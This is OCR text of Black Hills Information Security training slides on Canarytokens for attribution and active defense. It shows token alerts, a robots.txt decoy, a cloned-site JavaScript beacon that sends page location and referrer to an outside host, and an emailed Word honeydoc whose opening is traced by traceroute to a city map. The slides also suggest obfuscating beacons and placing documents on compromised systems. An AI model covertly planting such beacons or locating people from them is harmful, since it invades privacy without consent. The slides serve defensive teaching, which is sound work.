
Attribution

- ***Lab: Canarytokens***

Setup


Canarytokens by Thinkst
What is this and why should I care?
Custom exe / binary
strandjs@gmail.com
EXE
rufus-3.4.exe ×
Create my Canarytoken


BLACK HILLS
Information Security
CELEBRATING 10 YEARS
2008-2018

© Blac

Trigger

Basic Details:

Channel	DNS
Time	2019-02-27 21:41:15
Canarytoken	jznohj8hg1xrnua17wgxqstld
Token Reminder	EXE
Token Type	signed_exe
Source IP	24.214.199.44

Canarytoken Management Details:

© Black Hills Information Security | @BH

Why not make it real?

OPENVPN

BUSINESS VPN CONSUMER VPN

For example, these lines at the start of the script will make the script suitable for working with Powershell:

```
#!"C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy
ByPass -File
#EXT ps1
```

And this uses the integrated Python interpreter that comes with Connect Client for Windows or Macintosh, or the Linux Python interpreter:

```
#!/usr/bin/env python
```

This uses only the integrated Python interpreter that comes with Connect Client for Windows or Macintosh:

```
#PYTHON
```

Or pass the script as a file to an interpreter (last argument is the implicit script filename):

```
#!"C:\Program Files\Foo Corp\interpreter.exe" -a somearg
```

© Black

How To Do This

- Well.. robots.txt
- Also, this can go so much further
  - Full netsh wlan
  - More on this in a moment…..

```
C:\WINDOWS\system32>netsh wlan show networks mode=Bssid

Interface name : Wi-Fi
There are 4 networks currently visible.

SSID 1 : NHCI - 5G
    Network type            : Infrastructure
    Authentication          : WPA2-Personal
    Encryption              : CCMP
    BSSID 1                 : 1c:87:2c:66:cb:a4
         Signal             : 40%
         Radio type         : 802.11ac
         Channel            : 161
         Basic rates (Mbps) : 6 12 24
         Other rates (Mbps) : 9 18 36 48 54
```

```
User-agent: *
Disallow: /registration
Disallow: /admin.php
Disallow: /adminpage.php
Disallow: /jsf_detect.php
Disallow: /jsf_reg_detect.php
Disallow: /admin
Disallow: /email
Disallow: /maps
Disallow: /flash
```

© Black Hills Information Security | @BHInfoSecurity

Cloned Websites!

Your Cloned Website token is active!

Use this Javascript to detect when someone has cloned a webpage. Place this Javascript on the page you wish to protect:


```
if (document.domain != "thinkst.com") {
        var l = location.href;
      var r = document.referrer;
        var m = new Image();
  m.src = "http://canarytokens.com/"+
      "shi8oot8536ueblaf2zimc4hw.jpg?l="+
   encodeURI(l) + "&amp;r=" + encodeURI(r);
        }
```

When someone clones your site, they'll include the Javascript. When the Javascript is run it checks whether the domain is expected. If not, it fires the token and you get an alert.

Ideas for use:

- Run the script through an obfuscator to make it harder to pick up.
- Deploy on the login pages of your sensitive sites, such as OWA or tender systems.

© Black Hills I



© Black Hills Information Security | @BHInfoSecurity

Trigger

ALERT

An HTTP Canarytoken has been triggered by the Source IP 70.42.131.189.

Basic Details:

Channel	HTTP
Time	2019-08-13 13:16:13
Canarytoken	y7[redacted]22no
Token Reminder	Cloned website token for: [redacted].blackhillsinfosec.com
Token Type	clonedsite
Source IP	[redacted]
User Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)
Referer	[redacted]
Location	[redacted]

Canarytoken Management Details:

Manage this Canarytoken here
More info on this token here

© Black Hills Information Security

History

Incident Map

Incident List

Export

Date: 2019 Sep 06 14:30:36 **IP** **annel:** HTTP

Date: 2019 Jul 25 09:06:48 **IP:** **annel:** HTTP

Date: 2019 Jul 25 04:10:21 **IP:** **annel:** HTTP

Date: 2019 Jul 24 23:51:42 **IP:** **annel:** HTTP

Date: 2019 Jul 24 23:49:15 **IP:** **nnel:** HTTP

Date: 2019 Jul 24 23:49:13 **IP:** **annel:** HTTP

Date: 2019 Jul 24 23:49:05 **IP:** **nnel:** HTTP

Date: 2019 Aug 18 07:27:35 **IP:** **annel:** HTTP

Date: 2019 Aug 13 17:44:54 **IP:** **nannel:** HTTP

Date: 2019 Aug 13 13:16:12 **IP:** **annel:** HTTP

Word Docs!!!

- Word docs are great because we can put them on:
- Shares
- Compromised systems
- Websites (Robots.txt)
- Email to spammers!
- However, there are some things to keep in mind!

© Black Hills Information Security | @BHInfoSecurity

Family...

Please open this

Bryan Strand (blackhillsinfosec.com)

Please open this

Thanks!

--
John Strand
O: (605) 550-0742
C: (303) 710-1171

qi5j8elwlge732y1nm0lnkisn.docx (16K)

© Black Hills Informati

Yes! CanaryTokens!

Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 74.143.15.100.

Basic Details:


Channel	HTTP
Time	2019-09-06 10:51:36
Canarytoken	qi5j8elwlge732y1nm0lnkisn
Token Reminder	He opened it.
Token Type	ms_word
Source IP	74.143.15.100
User Agent	Mozilla/4.0 (compatible; ms-office; MSOffice 16)

Canarytoken Management Details:

Manage this Canarytoken here
More info on this token here

© Black Hills Information Secu

Not bad..




© Black Hi

But we can do better...

```
john@pop-os ~> traceroute 74.143.15.100
traceroute to 74.143.15.100 (74.143.15.100), 30 hops max, 60 byte packets
 1  _gateway (192.168.43.92)  5.107 ms  5.111 ms  12.249 ms
 2  172.26.96.169 (172.26.96.169)  210.376 ms  210.438 ms  212.467 ms
 3  172.16.232.188 (172.16.232.188)  211.501 ms  211.482 ms 172.16.232.164 (172.
16.232.164)  211.555 ms
 4  12.249.2.9 (12.249.2.9)  211.472 ms  211.457 ms  211.435 ms
 5  12.83.188.242 (12.83.188.242)  211.350 ms  211.330 ms  211.310 ms
 6  cgcil21crs.ip.att.net (12.122.2.225)  211.204 ms  189.505 ms  189.489 ms
 7  cgcil403igs.ip.att.net (12.122.133.33)  189.511 ms  404.643 ms  404.581 ms
 8  be3039.ccr41.ord03.atlas.cogentco.com (154.54.12.85)  378.582 ms  378.514 ms
  378.491 ms
 9  38.142.66.210 (38.142.66.210)  378.477 ms  378.310 ms  378.403 ms
10  66.109.5.224 (66.109.5.224)  378.359 ms  378.292 ms  378.285 ms
11  bu-ether11.chctilwc00w-bcr00.tbone.rr.com (66.109.6.21)  378.231 ms  378.140
 ms 66.109.5.137 (66.109.5.137)  378.268 ms
12  be2.clmkohpe01r.midwest.rr.com (107.14.17.253)  378.156 ms be1.clmkohpe01r.m
idwest.rr.com (66.109.6.69)  378.201 ms be2.clmkohpe01r.midwest.rr.com (107.14.1
7.253)  355.409 ms
13  be1.lsvmkyzo01r.midwest.rr.com (65.189.140.163)  376.686 ms * *
14  * * *
15  * * *
16  * * rrcs-74-142-115-130.central.biz.rr.com (74.142.115.130)  362.292 ms
17  rrcs-74-143-15-100.central.biz.rr.com (74.143.15.100)  367.971 ms  362.327 m
```

Enhance


Louisville Slugger Museum & Factory
21c Museum Hotel Louisville
Bristol Bar & Grille Downtown
Jeff Ruby's Steakhouse, Louisville
Troll Pub Under the Bridge
Louisville Glassworks
Pike St
Mussel & Burger Bar
Evan Williams Bourbon Experience
Starbucks
Bluegrass Brewing
Park Community Credit Union
Republic Bank
PNC Bank
Barrel on Main
Actors Theatre of Louisville
Vincenzo's
LG&E and KU Energy
Holiday Inn Express & Suites..
W Market St
FedEx Office Print & Ship Center
The Old Spaghetti Factory
Saffron's Persian Cuisine
Jefferson County Sheriff's Office
DISH on Market
Louisville Metro Police Department
Court Pl
Panera Bread
Kentucky International Convention Center
Subway Restaurants
Jefferson County Family Court
Court of Justice Traffic
W Jefferson St
Produce Plaza
Potbelly Sandwich Shop
Louisville Metro Department of...
Hyatt Regency Louisville
Papa John's Pizza
Louisville MSD
W Liberty St
Louisville Marriott Downtown
DerbyCon IX - 3 Day... • Today
Shell
Cedar St
Archdiocesan History Center
Jim Beam Urban Stillhouse
Enterprise Rent-A-Car
United States Postal Service
Cecil's Service Center
Kentucky Career Center
Fourth Street Live!
Econo Lodge Downtown
Cathedral of the Assumption
Greyhound Package Xpress
Thomas Merton Memorial
Third Street Dive
River City Bank
Scott Parking
Embassy Suites by Hilton Louisville Downtown
The Rathskeller
S 9th St
S 8th St
S 7th St
S 6th St
S 5th St
S 4th St
S 3rd St
S 2nd St
N Fourth St
Armory Pl
J Robb Ct

© Bla

But!

- It does not work all that well with Linux document processors
- We will need ADHD and Word Web Bugs for that!!
- Also, this can be extended to the point where we can have full macro scripts
- However, that would be far cooler for .xlsx files

CanaryLive Lab

- In this lab, you will
  - Look at the Canarytokens components
  - Compile the necessary pieces
  - Run the server
  - Collect information about connecting systems
- Objective: To give you the necessary components to implement this in your environment
- Follow the instructions in the Canarytokens cheat sheet
- ***We will use the ADHD VM for this lab***
- This lab should take 30 minutes

Attribution

- ***Word Web Bugs (or Honeydocs)***

Word Web Bugs

